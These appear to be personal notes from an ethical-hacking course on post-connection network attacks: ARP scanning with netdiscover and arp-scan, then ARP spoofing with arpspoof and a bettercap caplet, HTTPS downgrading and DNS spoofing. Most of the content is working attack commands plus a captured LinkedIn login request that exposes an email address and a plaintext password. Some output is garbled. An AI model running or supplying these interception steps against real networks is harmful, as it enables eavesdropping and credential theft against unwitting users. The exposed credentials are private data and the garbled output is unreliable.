

# POST ATTACKS

<https://s3-us-west-2.amazonaws.com/secure.notion-static.com/088c20a3-506b-4cb7-9ffc-87ee866a8d1a/PostConnectionAttacks.pdf>

## How to hack into another system.

after a successful connection with a system.

### Method 1

#### ARP Scan using Netdiscover

Open up your attacker machine terminal and type in the following command:

```
netdiscover -r 192.168.221.0/24
```

Make sure you change the IP range/subnet to yours. This command with the “-r” flag tells netdiscover to send out ARP requests to the given subnet. All responds will be displayed on the screen.

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.221.1	00:50:56:c0:00:01	1	60	VMware, Inc.
192.168.221.132	00:50:56:2d:71:be	1	60	VMware, Inc.
192.168.221.134	00:0c:29:a2:b0:80	1	60	VMware, Inc.
192.168.221.254	00:50:56:f4:e5:d9	1	60	VMware, Inc.

As you can see it has found 4 hosts.

#### ARP Scan using arp-scan

Type the following command on your terminal:

```
arp-scan --interface=eth0 192.168.221.0/24
```

This command tells arp-scan to scan on the eth0 interface with which you are connected to the network and scan the given subnet.

```
root@kali:~# arp-scan -interface=eth0 192.168.221.0/24
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/)
192.168.221.1 00:50:56:cc:00:01 VMware, Inc.
192.168.221.132 00:50:56:2d:71:b4 VMware, Inc.
192.168.221.134 00:0c:29:a2:b0:00 VMware, Inc.
192.168.221.254 00:50:56:f4:s9:51d9 VMware, Inc.


4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9: 256 hosts scanned in 2.111 seconds (121.27 hosts/sec). 4 responded
```

The results match Netdiscover, as they both used the same fundamental network scanning tactic

## Method 2

### Using a program name zenmap

```
zenmap [this will open an app]
```



## KALI - [ zenmap app]

this is a user interface based app.

**Add target ip [ range ]   Profile [ ping or quick scan ]   SCAN!!**

you get to see so many ips, clients, os details and their vulnerabilities.

---

<https://hackernoon.com/man-in-the-middle-attack-using-bettercap-framework-hd783wzy>

## ARP Spoofing

It is the Man in the Middle

**ARP SPOOFING**

and we'll see all the things that we can do

Course content

- 35. What is ARP Poisoning ? 9min
- 36. Intercepting Network Traffic 7min
- 37. Bettercap Basics 8min
- 38. ARP Spoofing Using Bettercap 8min
- 39. Spying on Network Devices (Capturing Passwords, Visited Websites...etc) 5min
- 40. Creating Custom Spoofing Script 10min
- 41. Understanding HTTPS & How to Bypass it 6min Resources
- 42. Bypassing HTTPS 7min
- 43. Bypassing HSTS 11min Resources
- 44. DNS Spoofing - Controlling DNS Requests on The Network

Q Overview Q&A Notes Announcements

Search all course questions

All lectures Sort by recommended Filter questions

```
arp spoof -i [adapter name] -t [target] [gateway]
arp spoof -i [adapter name] -t [gateway] [target]

[ u need to use two terminals to enter the command at the same time]

arp spoof -i eth0 -t 10.0.2.15 10.0.2.1
arp spoof -i eth0 -t 10.0.2.1 10.0.2.15

echo 1 > /proc/sys/net/ipv4/ip_forward [to make hacker machine mimic like router]
```

## ARP SPOOF USING BETTER CAP

```
bettercap -iface [interface]

help [for looking at services]

net.probe on [nearby networks and clients just like zenmap kinda]

net.spoof on [spoofing arp]

net.sniff on [sniffing around the network packets -- this is used for http attack.. yo
u can read every enter of the victim machine]
```

## CREATE CUSTOM SCRIPT

Type the steps like you would manually into a text editor, and running this script will run each command one by one ... makes the overall process easy and fast

```
R E M E M B E R to S A V E the file in .cap extension
```

```
--  
net.probe on  
set arp.spoof.fullduplex true  
set arp.spoof.targets _____  
arp.spoof on  
net.sniff on
```

## BYPASSING HTTPS

HTTPS



Problem:

- Data in HTTP is sent as plain text.
- A MITM can read and edit requests and responses.

→ not secure



Solution:


- Use HTTPS.
- HTTPS is an adaptation of HTTP.
- Encrypt HTTP using TLS (Transport Layer Security) or SSL (Secure Sockets Layer).

```
net.probe on  
set arp.spoof.fullduplex true  
set arp.spoof.targets _____  
arp.spoof on  
  
set net.sniff.local true [ this will read all the local.machine's keyboard entries to o]  
  
net.sniff on
```

So we downgrade https to http

Run the custom spoof.cap script

and Run and hs..../hs.... caplet after this to run a script written by the instructor to spoof https sites by http.



LEFT [ HACKER]      RIGHT [ victim]

So running the spoof caplet along with the hs.../hs... caplet..

it sets the dns.spoofing on and changed few known websites domain name to something else.

So when the user access for ex. [linkedin.com](https://linkedin.com) ... it is shown [right] a HTTP ip server with the same domain.

So whenever the victims tries to enter details into the fake spoofed website, all his details are captured as done in the previous HTTP attack.

**EXAMPLE : VICTIM tries to log into [linkedin.com](https://linkedin.com) but due to the spoofed website, all his passwords are captured by the hacker**

```
Referer: http://linkedin.com/checkpoint/lg/login?errorKey=unexpected_error
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Cookie: G_ENABLED_IDPS=google; _ga=GA1.2.2103853493.1622258707; _gid=GA1.2.1976728635.1622258707
Upgrade-Insecure-Requests: 1

csrfToken=ajax:1447386611402103493&session_key=uppalrishabh35@gmail.com&sc=0&sIdString=ad833639-a54
heckpoint_lg_consumerLogin&pageInstance=urn:li:page:d_checkpoint_lg_consumerLogin;/JxG4WWgQhebzR1S
loginCsrfParam=66d84806-140e-42af-85ea-066b7c690e01&fp_data=default&apfc={"df":{"a":"JBl7u/wA8sM+OHF
Error: window[_0xcf3d(...)][_0xcf3d(...)] is undefined"} }& d=d&showGoogleOneTapLogin=true&controlI
t_button&session_password=123654789&loginFlow=REMEMBER_ME_OPTIN
```

Cons :- Very famous websites like [twitter.com](https://twitter.com) , [facebook.com](https://facebook.com) cannot be spoofed easily as they run on a new server named HSTS

---

## Spoofing DNS to custom Website